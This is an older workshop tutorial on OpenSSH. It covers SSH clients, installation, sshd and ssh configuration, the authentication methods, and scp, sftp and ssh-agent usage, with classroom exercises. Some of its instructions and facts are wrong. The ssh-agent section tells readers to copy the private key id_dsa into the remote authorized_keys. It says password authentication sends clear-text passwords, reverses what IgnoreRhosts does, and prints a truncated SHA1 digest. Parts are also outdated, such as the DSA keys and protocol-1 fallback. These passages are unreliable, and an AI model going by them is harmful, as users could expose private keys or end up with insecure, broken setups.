OpenSSH is a FREE version of the SSH connectivity tools that technical users of the Internet rely on. Users of telnet, rlogin, and ftp may not realize that their password is transmitted across the Internet unencrypted, but it is. OpenSSH encrypts all traffic (including passwords) to effectively eliminate eavesdropping, connection hijacking, and other attacks. Additionally, OpenSSH provides secure tunneling capabilities and several authentication methods, and supports all SSH protocol versions.

The OpenSSH suite replaces rlogin and telnet with the ssh program, rcp with scp, and ftp with sftp. Also included is sshd (the server side of the package), and

the other utilities like `ssh-add`, `ssh-agent`, `ssh-keysign`, `ssh-keyscan`, `ssh-keygen` and `sftp-server`.

OpenSSH is developed by the OpenBSD Project. The software is developed in countries that permit cryptography export and is freely useable and re-useable by everyone under a BSD license.

OpenSSH is developed by two teams. One team does strictly OpenBSD-based development, aiming to produce code that is as clean, simple, and secure as possible. We believe that simplicity without the portability "goop" allows for better code quality control and easier review. The other team then takes the clean version and makes it portable (adding the "goop") to make it run on many operating systems – the so-called -p releases, ie "OpenSSH 4.7p1".

7.2 SSH Clients

7.2.1 OpenSSH

See 7.1.6

7.2.2 Dropbear

See 7.1.5

7.2.3 SSH Tectia Client

See 7.1.3

7.2.4 PuTTY [5]

PuTTY is a free implementation of Telnet and SSH for Win32 and Unix platforms, along with an xterm terminal emulator. PuTTY is a client program for the SSH, Telnet and Rlogin network protocols.

These protocols are all used to run a remote session on a computer, over a network. PuTTY implements the client end of that session: the end at which the session is displayed, rather than the end at which it runs.

In really simple terms: you run PuTTY on a Windows machine, and tell it to connect to (for example) a Unix machine. PuTTY opens a window. Then, anything you type into that window is sent straight to the Unix machine, and everything the Unix machine sends back is displayed in the window. So you can work on the Unix machine as if you were sitting at its console, while actually sitting somewhere else. The PuTTY executables and source code are distributed under the MIT licence, which is similar in effect to the BSD licence.

7.2.5 Ganymed SSH-2 for Java [7]

Ganymed SSH-2 for Java is a library which implements the SSH-2 protocol in pure Java (tested on J2SE 1.4.2 and 5.0). It allows one to connect to SSH servers from within Java programs. It supports SSH sessions (remote command execution and shell access), local and remote port forwarding, local stream forwarding, X11 forwarding, SCP and SFTP. There are no dependencies on any JCE provider, as all crypto functionality is included.

The Ganymed SSH-2 for Java library is released under a BSD style license. The Java implementations of the AES, Blowfish and 3DES ciphers have been taken (and slightly modified) from the cryptography package released by The Legion Of The Bouncy Castle.

7.2.6 javaSSH (javassh.org)

A Java based SSH Client. Nice project but not very use full.

8 OpenSSH

In the scope of this workshop we are only focusing the OpenSSH package on Linux operating system. In a first step we will see how to install the package and than we will have a look on the different configuration files.

8.1 Installing OpenSSH

Most of the Linux distributions have a prebuild package of OpenSSH. Depending on your distribution, use the adequate package manager to install it:

- Ubuntu/Debian:

```
# apt-get install openssh
```

- Redhat / Fedora

```
# rpm -ihv openssh-XYpZ.rpm
```

For “hardcore” Linuxer you can also build OpenSSH from source. This might be necessary if you don’t have a package for your distribution, or if you want enable or disable features of OpenSSH that the default package doesn’t include. As for each package downloaded from the Internet it’s a good idea to check the SHA1 message digest, to be sure that the package has not be cracked. So after the download check the SHA1:

```
# sha1sum openssh-4.7p1.tar.gz
58357db9e64ba6382bef3d73d1d386fdc0508f4
```

Compare the sha1sum with the value published on the download site and if identical, you can trust the package and continue the installation.

After unpacking the tar.gz file you have to run the configure script. This script takes a lot of options. For an detailed list of this parameters start `./configure --help`.

The configure script checks all dependencies and tells you which libraries are missing to build OpenSSH. After the configure scripts run without errors, you can compile the package using `make` and install it using `make install`.

8.2 OpenSSH configuration files

8.2.1 OpenSSH Server

Filename	Default location	Type
<code>sshd_config</code>	<code>/etc/ssh</code>	Main config file for the OpenSSH server
<code>ssh_host_key</code>	<code>/etc/ssh</code>	Private key server
<code>ssh_host_dsa_key</code>	<code>/etc/ssh</code>	Private DSA-key server
<code>ssh_host_rsa_key</code>	<code>/etc/ssh</code>	Private RSA-key server
<code>ssh_host_key.pub</code>	<code>/etc/ssh</code>	Public key server
<code>ssh_host_dsa_key.pub</code>	<code>/etc/ssh</code>	Public DSA-key server
<code>ssh_host_dsa_key.pub</code>	<code>/etc/ssh</code>	Public DSA-key server
<code>sshrd</code>	<code>/etc/ssh</code>	system-wide and same behavior as <code>/etc/profile</code>
<code>rc</code>	<code>~/.ssh/</code>	user specific and same behavior as <code>~/.profile</code>
<code>environment</code>	<code>~/.ssh/</code>	user specific environment variables

8.2.2 OpenSSH Client

Filename	Default location	Type
<code>ssh_config</code>	<code>/etc/ssh</code>	Main config file for the OpenSSH client
<code>config</code>	<code>~/.ssh/config</code>	user specific config file for the OpenSSH client

8.2.3 File permissions

As security products, OpenSSH requires certain files and directories on the server machine to be protected from unwanted access. Imagine if your `authorized_keys` or `.rhosts` file were world-writable; anyone on that host could modify them and gain convenient access to your account. The parameter `StrictModes=yes` checks the permission on the important files and directories. If one or more files or directory are writable by everybody, the OpenSSH server refuses to start or refuses the connections.

8.3 OpenSSH Server basic configuration

After the successful installation of OpenSSH, the server as well as the client should run out of the box. The installation script installs a default configu-

ration for the server as well for the client. In this chapter we want to show some important parameters, that the system administrator should check before putting the sever into production.

A first parameter to check is protocol version to use. Default value might be `Protocol = 2,1`, but we recommend to use only SSHv2, so this parameter should be set to `Protocol = 2`.

The `ListenAddress` parameter defines on which network interface the OpenSSH server should listen for incoming connections. Even if you use only one network card it's better to define the IP address of this interface. If later you will install a second network adapter, than you have to implicitly enable this in our config. This avoids in having miss-configured and insecure interfaces on your server.

The `permitRootLogin` defines if root can login into this server. This should be set to `no`.

To avoid Brut-Force attacks, the parameter `MaxAuthTries` should be changed from default (6) to 3 or even 1 try. This parameter specifies the maximum number of authentication attempts permitted per connection.

`PasswordAuthentication` should always be set to `no`. If set to `yes`, the OpenSSH permits clear-text passwords to login. This is a serious security risk.

`PermitEmptyPassword` should also be set to `no`, because it's always a good mannerism to force the users to use passwords for login.

`UsePAM` enables the Pluggable Authentication Module interface. If set to `yes` this will enable PAM authentication using `ChallengeResponseAuthentication` and PAM account and session module processing for all authentication types.

Because PAM challenge-response authentication usually serves an equivalent role to password authentication, you should disable either `PasswordAuthentication` or `ChallengeResponseAuthentication`.

`X11Forwarding` is a nice and use-full feature to administrate servers with X11 graphical user interface. If the server doesn't have X11 applications running, it's recommended to switch off this option.

8.3.1 Recommended parameter configuration[10]

Parameter	Default Value	Recommended Value
<code>Protocol</code>	<code>2,1</code>	<code>2</code>
<code>ListenAddress</code>	<code>empty</code>	<code>IP Address</code>
<code>PermitRootLogin</code>	<code>yes</code>	<code>no</code>
<code>MaxAuthTries</code>	<code>6</code>	<code>3</code>
<code>PasswordAuthentication</code>	<code>yes</code>	<code>no</code>
<code>PermitEmptyPasswords</code>	<code>no</code>	<code>no</code>
<code>UsePAM</code>	<code>no</code>	<code>yes</code>
<code>X11Forwarding</code>	<code>no</code>	<code>no</code>

8.4 OpenSSH Client basic configuration

As for the server, the client is also able to run out of the box with the default configuration. In this chapter we want to show only a few important parameters.

[11]The **Host** parameter restricts the following declarations (up to the next **Host** keyword) to be only for those hosts that match one of the patterns given after the keyword. ***** and **?** can be used as wild cards in the patterns. A single ***** as a pattern can be used to provide global defaults for all hosts. The host is the hostname argument given on the command line (i.e., the name is not converted to a canonicalized host name before matching).

[11]The **Port** parameter specifies the port number to connect on the remote host. Default is 22.

[11]The **Protocol** parameter specifies the protocol versions ssh should support in order of preference. The possible values are 1 and 2. Multiple versions must be comma-separated. The default is 2,1. This means that ssh tries version 2 and falls back to version 1 if version 2 is not available.

Exercises

Change the installed configuration file to the recommendations. Restart the ssh server and try to login to your localhost.

Try to connect the master server in the classroom. This ssh server runs at port 1234. Modify your client `ssh_config` file and add another **Host** parameter to connect to this server. The server's IP address and its name will be given by the speakers. Retry to connect to your local server.

9 Methods of OpenSSH Authentication [10]

The authentication focusses on the proof of authority, especially the authority to access resources and connect to other systems via a local network or the internet. This mainly works by using something that the person that needs to be authenticated has (-> key) or knows (-> password). Just if this authentication is passed successful, SSH grants the access to particular operations, such as creating a connection.

Each SSH connection requires two Authentications:

- **Server authentication:** The Client checks the identification of the Server
- **Client authentication:** The Server checks the identification of the Client

This two-way authentication protects from attackers that want to redirect the connection to another PC. The server authentication protects from man-in-the-middle-attacks.

9.1 Server Host Authentication

OpenSSH knows plenty of authentication methods that can be used to authenticate the Client to the server. In opposite, the OpenSSH provides a mechanism to authenticate the Server and avoid *Man-in-the-Middle-Attacks*.

Therefore, each OpenSSH Server owns a public host Key. While the connection is established, the Server sends the public part to the Client. The Client verifies the public key of the Server by looking up the key in a local directory. This is a prerequisite for the successful establishment of a connection. As anyone could send this public key, further Server verifications are required to authenticate the Server exactly. This can be among other approaches to let the Server decrypt a message with its private key which is only applicable by the real Server (-> see Diffie-Hellmann Key Exchange).

Problems:

First Connection to a Server

As there is no key in the local directory, the Client though needs to decide if he trusts the Server.

Changed Key

If the key of the Server host is changed, no equation is found in the local directory

These tightrope walks can be avoided by verifying host keys over DNS, but this additionally would need that the DNS resource records contain a fingerprint of the public server key. In normal cases, the user needs to decide how to continue. How to handle these cases is controlled by the option `StrictHostKeyChecking` of the Client configuration. The locations of the local directories where SSH is managing the keys are `/etc/ssh/ssh_known_hosts` (for all users) and `~/.ssh/known_hosts` (for the current user). The user specific file is managed by SSH itself and also dependent from the option `StrictHostKeyChecking` that controls to allows the dynamic update, asking for permissions or the unquestioned deny.

Configuration options that concern the known_ hosts files are:

- **OpenSSH Client:** `GlobalKnownHostsFile` and `UserKnownHostsFile` for settings that vary from the standard, as well as `StrictHostKeyChecking`.
- **OpenSSH Server:** `IgnoreUserKnownHosts` to ignore the key verification if `RhostRSA` and `hostbased` is used as the authentication mechanism.

Characteristics of the known_ hosts files are:

- They include the host name and the public key of these server hosts. The wildcards `*` and `?` are allowed.

- Entries can be negated by a ! (marked as not known)
- If the Client configuration contains the entry `HashKnownHosts yes`, the entries are displayed by hash values instead of plain-text. An conversion afterwards can be done with the `ssh-keygen` command. These hash entries are marked with a beginning | (pipe symbol) and can not be negated.
- The authentication is successful if a matching entry has been found. This is especially important if the entries of the global file differs from the user file. Only if both entries are equal, the authentication is successful.

Excercise

Backup your local `known_hosts` file with the command

```
cp -v ~/.ssh/known_hosts ~/.ssh/known_hosts.bak
```

After this has been done, the original state of this file always can be restored. Now open an text editor of your choice (`vi`, `nano`...)

```
nano ~/.ssh/known_hosts
```

Find a partner and try to connect to his machine with the command:

```
ssh machinename -l username
```

You should now be requested to enter a passphrase. After entering and confirming a password, you should be logged in to the `bash` and be able to run commands in behalf of the user. If this works properly, disconnect again with the command:

```
exit
```

Now play with the wildcards and the negation, delete the server key, reconnect and see what happens. After you are finished, restore the original state of the `known_hosts` file by entering:

```
cp -v ~/.ssh/known_hosts.bak ~/.ssh/known_hosts
```

9.2 Client Authentication

OpenSSH provides multiple possibilites for the authentication. The following sequence is equal to the default setting by which the client tries to compound with the server to an approach that is supported by both instances:

- `hostbased`
- `publickey`
- Challenge / Response (e. g. PAM)
- `password`
- `gssapi-with-mic` (e. g. Kerberos)

Changing this hierarchy can be done by the option `PreferredAuthentications` in the Client configuration file. In the following the particular approaches are explained in more detail.

9.2.1 `hostbased`

The *hostbased* authentication is based on a trusted relationship between the Server and the Client. This approach should not be used frivolously as the *publickey* approach is much more secure. Though, *hostbased* authentication has its advantages. The handling is very simple as there are no key pairs to manage and no passphrases to be entered. It is very easy to use by automatic scripts as there is no user interaction. Anyway, the security aspects should overweight the simplicity.

Trusted hosts, are globally managed in the file `/etc/shosts.equiv`. This file contains a list of host names, of which the users access is simplified. Therefore, this file controls the access on the local system. Users of remote machines that have an account on this machine can access the local system without being requested for a password. Other users still need to enter a passphrase.

The user specific pendant to the global file is `~/.shosts`. It is evaluated if no matching entry could be found in the global `/etc/shosts.equiv`. Entries in this file can consist of a host and / or optional users of this host. If no users are defined explicitly, all users of this host have got the access permissions.

The access is denied, if the users entries in this file are negated with a beginning `'_'`.

As using the `~/.shosts` files is very critical, their use is disabled per default. It can be enabled with the option `IgnoreRhosts` of the Server configuration.

Activation of the hostbased authentication:

OpenSSH Server configuration file `/etc/ssh/sshd_config`:

1. Activate the `hostbased` authentication over the `HostbasedAuthentication` `yes` entry
2. Ensure that `Protocol` contains the value 2
3. `IgnoreRhosts` should be `yes` that `~/.shosts` is not evaluated

4. Deactivate other methods of authentication, by setting them to `no`

For instance the entries:

- `ChallengeResponseAuthentication`
- `GSSAPIAuthentication`
- `KerberosAuthentication`
- `PasswordAuthentication`
- `PubkeyAuthentication`
- `RhostsRSAAuthentication`
- `RSAAuthentication`

OpenSSH Client configuration file `/etc/ssh_config`:

1. Ensure that `PreferredAuthentications` is set to `hostbased`. This makes this the preferred approach of the Client.
2. Append `yes` to the entry `HostbasedAuthentication`.
3. Append `yes` to the entry `EnableSSHKeySign`, so that the help application `ssh-keysign` has access to the local host keys for the signature creation.
4. Ensure that the `Protocol` entry has got the value 2.
5. (Optional) Set the `StrictHostKeyChecking` entry dependent on your needs of security. The recommendation is `ask`.
6. Deactivate other not needed methods of authentication, for instance the same entries that have been disabled in the Server configuration paragraph.

9.2.2 Challenge / Response

In general - *Challenge / Response* is an approach at which the server sends a authentication challenge message to the client and the Client responds with the corresponding informations to the Server.

The *Challenge / Response* authentication is realized differently, dependent on the protocol version:

- TIS for SSHv1
- keyboard-interactive for SSHv2

In this tutorial, only the *keyboard-interactive* method is treated, which can be a set of approaches. *keyboard-interactive* stands for all methods to authenticate the client that are based on informations the user needs to enter by the keyboard. Therefore, it is independent from the verification mechanism used by the Server. This has got the advantage that the Server-side mechanism can be changed, without reconfiguring the client. In opposite to the password authentication (that is restricted to the use of the password file), *keyboard-interactive* can use other sources, such as LDAP. As keyboard-interactive is just a category of approaches, OpenSSH knows three corresponding methods:

BSD-Authentication

The concrete variants of this method are set by `/etc/login.conf`, for instance the delegation to a Radius server.

PAM

The *Pluggable Authentication Module* is a common interface for the authentication, it is the server-side-opposite to *keyboard-interactive* and provides different concrete methods

S/Key

Describes the use of one-time-passwords

These three approaches can be set over the option `KbdInteractiveDevices` in the Client configuration and need to be enabled with the *configure* command when OpenSSH is compiled (the default is disabled for each!)

In most cases, the OpenSSH Client is configured for keyboard-interactive the OpenSSH Server for PAM. Per default, PAM is using the password file `/etc/shadow`, so that there is nothing more to do. PAM also supports the use of S/Key passwords, which can be done by the server directly too, but realizing it with PAM is more flexible.

The password sources: /etc/shadow and PAM

As PAM is a general interface for the authentication it can hide different options, which are set in the `/etc/pam.conf` file, respectively in the files of the `/etc/pam.d/` directory. Normally, PAM is using the `/etc/shadow` file and is therefore equal to the password authentication.

Activating the Challenge / Response Authentication

OpenSSH Server: Challenge / Response and PAM support:

1. Set `ChallengeResponseAuthentication` to `yes`
2. If root logins are wanted, set `PermitRootLogin` to `yes`
3. OpenSSH needs to be compiled with PAM support that is normally the case
4. Set the option `UsePAM` to `yes`

5. Ensure that the option `protocol` is set to 2
6. Deactivate all non-needed authentication methods

OpenSSH Client: Challenge / Response and keyboard-interactive support:

1. Activate Challenge / Response: `ChallengeResponseAuthentication yes`
2. Set `PreferredAuthentications` to `kbd-interactive`
3. Set `KbdInteractiveDevices` to `pam`
4. Deactivate all non-needed authentication methods

Exercise

Configure a PAM based Challenge / Response Client Authentication with OpenSSH v2

9.2.3 publickey

This variant is one of the most common and secure authentication approaches. It is using the Public Key Cryptography to verify the identity of the Client. When the connection establishes, the client has to proof that he owns the private part of an authorized key. A key is authorized, if the public component of the key is server-side deposited.

The *publickey* method is one of the most secure authentication mechanisms, as two prerequisites are needed for a successful authentication. The public key and the passphrase of the private key is needed. The passphrase protects the private key for compromising, if an attacker possesses the key. Additionally, the passphrase can be changed, without touching the key.

Users that are allowed to login: `~/.ssh/authorized_keys`

This file contains the public RSA and DSA keys, by which the user of this account is allowed to login. The particular `~/.ssh/authorized_keys` files are located on the OpenSSH Server host in the Home directories of the users.

As these are public keys, attacks do not have to be critical. If these keys have been changed by an attacker the corresponding user of this key is not longer able to login. To avoid this, the file should be set non-writable for other users than the owner of the file.

To change the path to the authorised keys to another than the default, the option `AuthorizedKeysFile` in the server configuration file can be modified.

Private keys: `~/.ssh/identity`, `~/.ssh/id_rsa`, `~/.ssh/id_dsa`

In these files the private keys can be found. The access rights should be set very restricted to other users (in other words: only readable by the owner). OpenSSH is very consequent in the use of these keys, as private keys will be ignored that have additional access rights for other users than the owner. These files are located on the Client host.

Public keys: `~/.ssh/identity.pub`, `~/.ssh/id_rsa.pub`, `~/.ssh/id_dsa.pub`

The files that contain the public keys are located in the Home directory of the particular users on the Client host as well as on the Server host. On the Client side they are generated and then copied to the Server, where they are used for the authentication process. These files can be readable for other users than the owner of the file.

Authorisation sequence:

Client: Sends authorisation data

- Sends the public key to the Server
- This data package also contains data that is signed by the users' private key

Server: Verifies the gotten informations

- The public user key needs to be defined in the file `~/.ssh/authorized_keys`
- The Server validates the signature

If the verification at the Server is passed, the access will be granted.

Activating the publickey authorisation

Among the configuration sequence below, the key pairs need to be generated if not done yet. The public key needs to be copied to the user account on the Server host.

OpenSSH Server:

1. Activate the publickey authorisation by setting `PubkeyAuthentication` to `yes`
2. If root logins are needed, set `PermitRootLogin` to `yes`
3. Deactivate all non-needed authentication methods
4. Ensure that `protocol` has the value 2

OpenSSH Client:

1. Set `PreferredAuthentications` to `publickey`, that makes this method to the most preferred for the Client

2. Enter yes for the PubkeyAuthentication
3. Ensure that `protocol` is set to 2
4. Deactivate all non-needed authorisation mechanisms
5. If the key pair has got a different name than the default, put this name after `IdentityFile`

Key Attributes:

OpenSSH provides, several key attributes that can be managed for the public keys. These attributes can represent additional informations as well as preferences with interesting effects. These server-side key attributes can be set in the file `~/.ssh/authorized_keys`

`command`

Execution of a command

This command is executed, if a user is authenticated with a key. Any user specified command is ignored.

Syntax: `command=command`

`environment`

Set environment variables

The here mentioned environment variables are added to the OpenSSH session. They override further default values. These settings only will be regarded if `PermitUserEnvironment` is set to yes. Additionally, the evaluation of environment is not regarded if `UseLogin` is set to yes

Syntax: `environment=<NAME>=<value>`

`from`

Registering a host or domain restriction

Hosts that are listed here are restricted in addition to the publickey authentication. Entries are separated by comma, wildcards (`?`,`*`) can be used and from entries can be negated. By using the `from` attribute, network policies can be introduced that rule who can login from which machines at which other machines.

Syntax: `from=<host-list>`

`no-agent-forwarding`

Disable the redirecting by agents.

After the user is logged in, no further redirecting by agents is allowed

Syntax: `no-agent-forwarding`

`no-port-forwarding`

Disable port forwarding

With this key authorised users can not do port forwarding

Syntax: `no-port-forwarding`

`no-pty:`

No pty-assignment

Owners of this key do not get an assignment for a pseudo terminal (pty)

Syntax: `no-pty`

`no-x11-forwarding`

Deactivation of the X-Forwarding

X Forwarding is not allowed for users with this key

Syntax: `no-x11-forwarding`

`permitopen`

Restriction of local redirections

Port Forwarding is only allowed to the here listed comma separated - destinations.

Syntax: `permitopen=<host>:<port>`

`tunnel`

Specify the tunnel device

Users of this key must use the specified tunnel device if requested.

Syntax: `tunnel=n`

An authenticated user gets an error message if an attribute restriction is violated

Exercises

Build up a *publickey* Client authentication based connection.

Use the `command` attribute to open the *nano* editor if the connection is established

9.2.4 password

password is a very comfortable method, especially for beginners. By this approach, the user sends a passphrase over a secured connection to the Server. The Server verifies this password against the account of the user. If the password is valid, the Server grants the access. *password* does not need any further setup. There is no need for keys or the `~/.ssh/` directory. On the other hand, the password needs to be entered each time a new connection is established and needs to be changed from time to time. Additionally, entering a long, secure passphrase is not very comfortable and the *password* method is not as secure as the *publickey* method, as the very sensible passphrase needs to be transferred to the Server (even though the connection is secure, the server could be compromised and thus the passphrase be read). *password* is using the `/etc/shadow` file per default as the source for the user data.

Authentication sequence:

Client: Transferring of the user name and password

Server: Verifies the password, per default by using the `/etc/shadow` file

Activating the password authentication

OpenSSH Server:

1. As a precaution, `PermitEmptyPasswords` should be set to `no`
2. Activate the password authentication by setting `PasswordAuthentication` to `yes`
3. If root logins are needed, set `PermitRootLogin` to `yes`
4. The time frame for the login can be changed by the option `LoginGraceTime`. `0` stands for unlimited and should not be used.
5. Deactivate all non-needed methods, it is senseful to use e. g. `publickey` in addition to password authentication

OpenSSH Client:

1. Set `PreferredAuthentications` to `password`.
2. Set `NumberOfPasswordPrompts` to a low, but usable value for instance `3`.
3. Set `PasswordAuthentication` to `yes`
4. Deactivate all non-needed authentication methods

Additional functionalities with PAM

The password authentication can be extended by using PAM functionalities, for instance to use account and session management a.s.o.

These additional functionalities are accessible if UsePAM is set to yes in the Server configuration file. If this function is used, either password or Challenge / Response should be used for a proper functionality.

Exercise

Build up a password based authentication.

9.2.5 GSSAPI

The Generic Security Services Application Programming Interface (GSSAPI) defines a general interface to a lot of security functionalities. It is similar to PAM. The advantage is as in PAM that the authentication mechanism can be replaced, without customizing the other side of the interface, which is in this case OpenSSH. Fields for possible applications are:

- Kerberos 5
- SOCKS 5
- Public Keys

The most common application is the use of GSSAPI with Kerberos 5, as the advantages of both can be used and Kerberos does not need to be installed on the client.

10 SSH Commands

The OpenSSH suite replaces rlogin and telnet with the ssh program, rcp with scp, and ftp with sftp. Also included is sshd (the server side of the package), and the other utilities like ssh-add, ssh-agent or ssh-keygen. This chapter will give you a short overview of the basic commands and their common usage. Not all parameters and usage possibilities are explained here, for more detailed information, see the OpenSSH website[4].

10.1 Secure Login

The basic rlogin/rsh-like client program, for login into a remote host and/or executing commands. The main and probably most used usage of ssh is

```
ssh bob@targethost
```

With this command, the user can login under a particular username (here 'bob') to a target host. The command is similar to "slogin", which is just a symlink to ssh. The first time the client connects to a server, it asks you to verify the server's key.

```
gonzo:~ bob$ ssh 10.91.0.24
The authenticity of host '10.91.0.24 (10.91.0.24)' can't be established.
RSA key fingerprint is e3:31:08:58:38:d1:19:d2:79:7d:dd:39:7c:bc:69:b2.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.91.0.24' (RSA) to the list of known hosts.
bob@10.91.0.24's password:
```

This is an important task, done to prevent an attacker impersonating a server, which would give the opportunity to capture the password or content. Once the server key is verified, it is stored by the client in ~/.ssh/known_hosts. Thus it can be automatically checked by every upcoming connection. If the key on the server changes (e.g. after a new installation), the client raises a warning:

```
gonzo:~ bob$ ssh bob01@192.168.1.1
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED! @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that the RSA host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
eb:f5:00:31:b2:ed:f0:bb:d6:fe:96:c4:23:84:6f:47.
Please contact your system administrator.
Add correct host key in /Users/bob/.ssh/known_hosts to get rid of this message.
Offending key in /Users/bob/.ssh/known_hosts:6
RSA host key for 192.168.1.1 has changed and you have requested strict checking.
Host key verification failed.
```

Removing the particular key from ~/.ssh/known_hosts, resolves this issue and at the next connection, the user has to verify the new key.

The most interesting parameters of ssh are:

- p Specifies the port on the remote host
- l login name on the remote host (similar to @)
- 2 Forces ssh to try protocol version 2 only (see chapter X: Hacking ssh).
- v Verbose mode

Another functionality of SSH is the remote execution of single commands with the help of a pseudo-terminal in which the command is executed:

```
gonzo:~bob$ ssh prometheus ls
```

10.2 Secure Copy

The SCP protocol is similar to the BSD rcp protocol, however unlike rcp, data is encrypted during transfer. The protocol itself does not provide authentication and security; it relies on the underlying protocol, SSH, to provide these features.

Most interesting parameters:

```
-P Specifies the port on the remote host. Note that this option is written with a capital 'P', because -p is already reserved for preserving the times and modes of the file in rcp.
-p Preserves modification times, access times, and modes from the original file.
-r Recursively copy entire directories.
-l limit Limits the used bandwidth, specified in Kbit/s.
-2 Forces ssh to try protocol version 2 only (see chapter X: Hacking ssh).
```

Basic usage

```
scp <file> <username>@<hostname>:[Path]
```

Examples:

Copy the sshd_config to the home directory of bob on 192.168.1.103

```
scp sshd_config bob@192.168.1.103:
```

Copy the same file to /etc/ssh/ on xx.dyndns.org

```
scp sshd_config bob@xx.dyndns.org:/etc/ssh/
```

Copy the file from the remote host (/home/bob/backup/sshd_config) to the current directory

```
scp bob@xx.dyndns.org:backup/sshd-config .
```

10.3 Secure file transfer

SFTP is an interactive file transfer program, similar to ftp. SFTP looks like the normal FTP, but all operations are performed over an encrypted SSH transport. Both, the SFTP server and the client are included in OpenSSH.

Basic usage:

```
sftp user@targethost
```

Example:

```
gonzo:~# sftp bob@prometheus
Connecting to prometheus...
bob@prometheus's password:
sftp> cd /usr/share/postfix
sftp> ls
```

```

main.cf.debian main.cf.dist main.cf.tls master.cf.dist postinst.functions
sftp> get main.cf.debian
Fetching /usr/share/postfix/main.cf.debian to main.cf.debian
/usr/share/postfix/main.cf.debian      100% 473      0.5KB/s   00:00
sftp> bye

```

SFTP has only two parameters:

```

-f Log facility (e.g. DAEMON, LOCAL1, LOCAL2,...)
-l Log level. The possible values are: QUIET, FATAL, ERROR, INFO,
VERBOSE, DEBUG, DEBUG1, DEBUG2, and DEBUG3. INFO and VERBOSE
log transactions that sftp-server performs on behalf of the
client. DEBUG and DEBUG1 are equivalent. DEBUG2 and DEBUG3 each
specify higher levels of debugging output. The default is ERROR.

```

"Problem": SFTP runs only on Port 22, there is no possibility to use another port (sometimes admins change the default ssh port to prevent brute-force attacks). Thus, if ssh is installed on a different port, sftp will not work (but scp does).

On Debian/Ubuntu, the sftp server is started by default. If you don't want to use this option, comment the line

```
Subsystem sftp /usr/lib/openssh/sftp-server
```

in `/etc/ssh/sshd_config`. Users will be able to login, but the interactive shell will not work. Beside the command-line tool, several graphical tools exist that support sftp (a list of supporting tools can be found at [24]):

- Konqueror (GNU/Linux)
- Cyberduck (Mac OS X)
- WinSCP (MS Windows)
- ...

10.4 Authentication Agent - SSH-agent

SSH-agent is a program that provides a secure way of storing the passphrase of the private key with the goal to connect to a remote machine without typing in a password. Before you'll be able to use ssh-agent, you have to create a pair of keys, which will be used to authenticate on the remote host. In SSH-2, you can use either DSA or RSA, while in SSH-1, only RSA is supported.

```
# ssh-keygen -t dsa
```

Tips:

- find corresponding public key with the help of the same fingerprint: `ssh-keygen -l -f .ssh/id_dsa`
- change the passphrase of a key: `ssh-keygen -p -f ~/.ssh/id_dsa`
- build a new public key out of the private key: `ssh-keygen -y -f ~/.ssh/id_dsa`. Of course, the other way around will not work.

Ubuntu/Kubuntu starts the ssh-agent automatically after installation. On other systems, where it is not started by default, you may do this e.g. in `~/.profile`:

```
test -z "$SSH_AUTH_SOCK" && eval 'ssh-agent -s'
```

Once the ssh-agent is loaded, you may load the keys into it, using the following command:

```
ssh-add
```

You will be prompted for the key passphrase before the key(s) is added to ssh-agent. When you open a connection to the remote host, you will not be prompted for a passphrase again. But, if you logout/login, you need to import the key again before connecting. This procedure is quite annoying, thus it might be a good idea to start the agent when you login to your windowmanager. Just install a graphical askpass application (e.g. ssh-askpass) and create a short shell script (e.g. ssh-add.sh):

```
#!/bin/bash
export SSH_ASKPASS=/usr/bin/ssh-askpass
/usr/local/bin/ssh-add
```

Place this script in the Windowmanger-Autostart (in KDE: `~/.kde/Autostart`) and make it executable: `'chmod u+x ssh-add.sh'`. When you start the windowmanager, the ssh-askpass application pops up and asks you for the passphrase of your key (in KDE, you can also use KWallet [25]). With `ssh-add -l`, you can check if the key was successfully loaded into ssh-agent. Using this method, you'll be prompted once at login and from then, you'll be able to login to your target host without using the password.

The final step towards a password-less public key authentication is to copy `~/.ssh/id_dsa` into `~/.ssh/authorized_keys` on the remote computer. Voila, that's it, just try to login... If everyting works fine, disable password authentication in `/etc/ssh/sshd_config` (one the remote host):

```
PasswordAuthentication no
ChallengeResponseAuthentication no
```

Remark: It is not enough to disable `PasswordAuthentication`, the `ChallengeResponseAuthentication` needs to be disabled as well, as it is used by PAM. More information about Challenge-Response Authentication can be found on Wikipedia [31].

Excercise

Create your own pair of keys and establish a password-less connection to to your neighbour.

10.5 SSH config file

SSH knows three configuration methods: command line, user config file and system wide config, which are executed in this order. Thus, if you need special parameters to login on remote hosts, you can create an own config in the `~/.ssh` directory.

Example:

```
# ~/.ssh/config
#
# Login-templates for often used hosts
Host prometheus
  Hostname prometheus.linuxdays.lu
  User bob
  ForwardX11 yes
Host socrates
  Hostname socrates.linuxdays.lu
  User bob
  Port 1542
bob@localhost:~$ ssh socrates
```

Tip: An even more simple solution is the definition of shell aliases. Just define an alias with the name of your host in which you define all the parameters.

Example:

```
# ~/.bash_profile or ~/.profile
#
# Definition of aliases
alias socrates="slogin -p 1542 bob@linuxdays.lu"
bob@localhost:~$ socrates
```

Exercise:

Create your own config or alias, to connect to your neighbours PC, just typing `ssh <hostname>` or `<hostname>` respectively.


11 Protocol tunneling[32]

An SSH tunnel (sometimes referred to as a "poor man's VPN") is an encrypted network tunnel created through an SSH connection. SSH is frequently used to

